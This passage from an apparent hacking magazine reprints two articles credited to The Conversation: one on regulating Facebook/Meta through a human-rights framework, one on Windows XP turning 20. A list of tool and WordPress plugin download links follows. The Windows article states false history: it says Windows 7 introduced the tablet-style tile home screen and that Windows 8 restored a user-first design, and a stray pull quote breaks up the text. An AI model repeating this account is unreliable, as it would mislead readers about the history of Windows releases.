Facebook — its new corporate name is Meta — has always wanted to get to know you. Its public goal has ostensibly been to connect people. It's been wildly successful in doing so by building out what can only be called everyday infrastructure around the world.

There are 3.5 billion people worldwide using Facebook's suite of products, which includes Messenger, Instagram and WhatsApp. As the infrastructure provider, Facebook knows a lot about who its users are, and what they do.

Recently, the company has announced a

US\$10 billion investment in the “metaverse” — an immersive version of the internet that can only increase Facebook's hold on citizens via the data it collects about us.

This announcement comes at a time when everyone wants to do something about Facebook. Recent reporting on corporate ethics, fuelled by whistle-blower Frances Haugen's document dump and testimony in the United States Senate — along with a six-hour blackout of its services worldwide in October — demonstrate both the scale of Facebook's reach and the consequences of letting the status quo persist.

But before we fix anything, we need to consider the logic behind determining what ought to be fixed.

**A human rights focus**

In order to effectively regulate data-intensive, privately held global infrastructure like Facebook, we need to prioritize human rights concerns. Upholding human rights can act as the underlying logic for any regulatory framework, and in doing so, provide it with an established, universal ethical heft.

Focusing on human rights means prioritizing the basic values embodied in the United Nations Universal Declaration of Human Rights: protecting human dignity, ensuring autonomy and equality and “brotherhood” (or, in 2020s parlance, community). It means understanding that these rights are indivisible and interdependent.

The benefits and harms of social media affect human beings — the subjects for whom human rights are intended. Facebook, and other companies like it, have changed our lives by becoming global infrastructure, affecting how, when and if we engage with others. Through this process, our lives have become “datafied.”

We need to think more purposefully about how to embed human rights in our digital policies as we increasingly live and find meaning within online environments and contexts. As the UN’s Guiding Principles on Business and Human Rights affirm, states have a duty to protect human rights. Businesses, however, also have the responsibility to respect human rights.

## A global communications giant

The focus on calls for reform to date, including Haugen’s explosive Senate testimony, has been centred around content on the social network Facebook built and is best known for. But Facebook is much more than that.

The blackout showed that Facebook is an essential piece of global communications infrastructure. The corporation formerly known as Facebook, and its properties Instagram and WhatsApp, facilitates small business and informal economies around the world. It provides login credentials to thousands of other apps.

Some developing countries in Africa even rely on Facebook as a portal to the internet for significant portions of their populations.

And in the very near future, Meta intends to bring another billion people online through various internet infrastructure projects.

So how do we regulate a tech giant like Facebook to ensure human rights are upheld? Many cases for regulation have focused on the right of freedom of expression, because that’s how most of us consciously experience it. However, a focus on content moderation is a losing game at best.

## Human Rights tied to Freedom Of Expression

I’ve written previously about how Facebook has stepped into the void on adjudicating freedom of expression on its network through the Facebook Oversight Board.

But freedom of expression is not independent of other rights. The Oversight Board’s own docket shows that deciding on cases involving freedom of expression does not happen in a vacuum. Other rights — such as the right to non-discrimination, the right to security of the person and the right to life — need to be considered.

Various proposals for how to regulate Facebook and social media are already out there, advocating for transparency and accountability, changes to U.S. regulations that currently provide immunity to social media platforms and creating “toxicity taxes” in order to tackle the dilemma of content moderation.

The Canadian government now has a chance to fix problematic legislation it had previously proposed to curb social media content, which has the potential to erode other human rights in the process.

Meanwhile, the U.S. Federal Trade Commission and many states are following the trust-busting strategy, an approach that is currently stalled in the courts.

**(Cont'd in Next page)**



## Global Assent

Part of the problem is that people around the world continue searching for ethical frameworks to manage the relationship between technology and society when we already have a successful model readily available to us: international human rights. It's one of the few global, ethical frameworks in existence that has overwhelming assent.

The other part of the problem is that we have mostly assumed that rights in the analog world should apply online. This means that territorial states are places of relevance and enforcement. But Facebook's infrastructure is global — it's not a state. UN Special Rapporteurs are pointing out how the analogue and digital don't always align in terms of privacy and expression, but this is just the beginning.

Anything that happens in the online world has a global impact, as we've seen with the European Union's General Data Protection Regulation. It's clear that the impetus for protecting human rights is critical, no matter who is potentially violating them. But how to go about designing human rights protections in the name of autonomy, dignity, equality and community is not currently being contemplated when it comes to our

digital spaces.

We must acknowledge the global and everyday reach of Facebook's infrastructure. We need to understand how Facebook, and other tech companies like it, are dramatically shaping our experiences in ways that are both visible and invisible.

Understanding Facebook as a form of public infrastructure simply means acknowledging that it provides us with something essential: services that enable other services and activities, services we cannot get in the same way elsewhere.

Some have suggested that we treat Facebook as a hostile country to properly contain it. This seems unnecessary. Facebook is an example of a new type of global infrastructure that needs to protect and respect human rights.

## The Article first appeared in The Conversation.

**Microsoft's Rise and Fall points to one thing - don't fix what isn't broken**

## Windows XP Turns 20

Erica Mealy

Lecturer In Computer Science  
University Of The Sunshine Coast

Twenty years on from the public release of Windows XP, the popular operating system is still regarded one of Microsoft's greatest achievements.

As of August this year, Windows XP still maintained a greater market share than its succe-

ssor, Windows Vista.

When mainstream support for XP ended in April 2009, it was running on a huge 75% of Windows computers and about 19% of people were still using XP when extended security support finished in 2014. Microsoft provided security support in a few special cases, such as for military use, until 2019 — an incredible 18 years after the initial release.

But what made XP excel? And what has Microsoft learned **(Cont'd in Next page)**

in the two decades since its release?

## The Rise and Rise Of Windows XP

Windows XP launched on October 25, 2001, during a golden age at Microsoft when the company was achieving its highest revenues yet, dominated the PC market, and had taken a strong lead over Netscape in the browser wars (after the latter led the race through the 1990s). XP also came at a time when more people than ever were buying their first personal computer.

These personal and business computers arrived with a full suite of Microsoft software pre-installed and ready to use. As a result, the Windows operating system defined many people's computing experience.

Built on the core of the highly successful Windows NT operating system (also the foundation for Windows 2000), Windows XP provided an option which, for the first time, looked and felt the same whether it was being used at home or at work.

The prioritisation of users' needs in this way represented a watershed moment for Microsoft, and was a key ingredient in the long reign of XP. XP also featured several innovations including the introduction of the Microsoft Error Reporting platform.

Earlier versions of Windows had become infamous for the so-called "blue screen of death" that appeared when the system encountered an error. XP replaced this with a small pop-up to collect data about the error and send it to Microsoft's engineers to help them improve the software.

During the tenure of XP, Microsoft also launched Visual Studio .NET, a software suite for building new Windows programs. This combined all their developer tools for a variety of programming languages, including Visual C++ and Visual Basic, and the new "object-oriented" language C# – a rival to the popular Java language.

This was further evidence of changing attitudes at Microsoft; the company was centred on prioritising users. But it didn't last.

## The Fall Of Vista and Windows 7

In 2007, Windows Vista – the successor to XP – was released. It was considered an inferior, bloated and unusable system by many commentators, including Time magazine. Designed for high-powered computers, Vista was often excruciatingly slow and frustrating to use on older machines that comfortably ran XP.

Windows 7 followed Vista in 2009, confronting users with massive changes. It initially forced users on computers with a keyboard and mouse into a tablet-style interaction on the home screen.

The familiar icons and desktop format vanished. Instead, users were greeted with differently-sized tiles, and scrolling mechanisms that were perfect for touch-screens but awkward for mouse navigation.

*"In 2013 Microsoft purchased Nokia's mobile and devices division (later abandoned and resold in 2016), but its phones were still unsuccessful."* It seemed Microsoft no longer had users' wishes as its priority. It wasn't until the release of Windows 8 in 2012 that the company returned to its user-first paradigm. And this change was spurred in no small part by having to compete with Apple's MacOS (Macbooks), iOS (iPhones and iPads) and Android phones and tablets.

## Branching Away From PCs

Although released at the same time as Windows XP, Microsoft's first tablet offering was widely regarded a failure too. The Windows XP tablet was based on a cut-down operating system and a completely different family of processors.

The tablet's system was hamstrung by connectivity issues related to its need for consistent and stable internet connection (which even now is not a given in the mobile world). It was also incompatible with existing software offerings.

A similar story unfolded in the mobile phone space. Early Windows phones such as Windows Phone 7, released in 2010 without many basic functions such as copy and paste, were never

**(Cont'd in Next page)**



serious competitors for Apple's iPhones or Google's Android phones.

In 2013 Microsoft purchased Nokia's mobile and devices division (later abandoned and resold in 2016), but its phones were still unsuccessful.

Although Windows phones are still available, Microsoft changed lanes in 2014. Incoming chief executive Satya Nadella said the new agenda was "mobile first, cloud first", meaning cloud-connected mobile computing was the focus. Nadella outlined a desire to create a Windows NT for the internet.

This is something the Microsoft Azure cloud-computing service and Surface Pro tablet – now with the same processors as its PC cousins and the ability to run without a constant internet connection – have achieved.

Cloud or service-oriented computing means you can use any type of device to access your operating system (known as "platform as a service"), and office productivity tools such as Office365 ("software as a service").

Azure represents a return to Microsoft providing computing that serves the needs of businesses and people.

## If It's Not Broken, Don't Fix It

Modern computing is a balance between portability, power consumption, usability and speed, among other factors. Companies can no longer just throw advanced hardware at a problem and expect the public to tolerate poor user experience.

The success of XP, and subsequent failures of its successors, present many lessons to the technology sector – the chief of which is this: if it's not broken, don't fix it.

By acknowledging earlier mistakes and reverting to a user-first policy, Microsoft could indeed secure its place in the market for decades to come.

The Article first  
appeared  
in The  
Conversation.

## DOWNLOADS

1. Neo4j Database :

<https://neo4j.com/download>

2. BloodHound :

<https://github.com/BloodHoundAD/BloodHound/releases>

3. NSClient+++ :

<http://www.nsclient.org/download/>

4. Wordpress WPDiscuz Plugin :

<https://wordpress.org/plugins/wpdiscuz/advanced>

## DOWNLOADS

5. Wordpress SP Project & Downloads Plugin :  
<https://wordpress.org/plugins/sp-client-document-manager/advanced/>

6. Wordpress Modern Events and Calendar Plugin :  
<https://wordpress.org/plugins/modern-events-calendar-lite/advanced/>

## USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

Follow Hackercool Magazine For Latest Updates



Now you can read  
Hackercool Magazine  
on  
Magzter  
and Zinio.



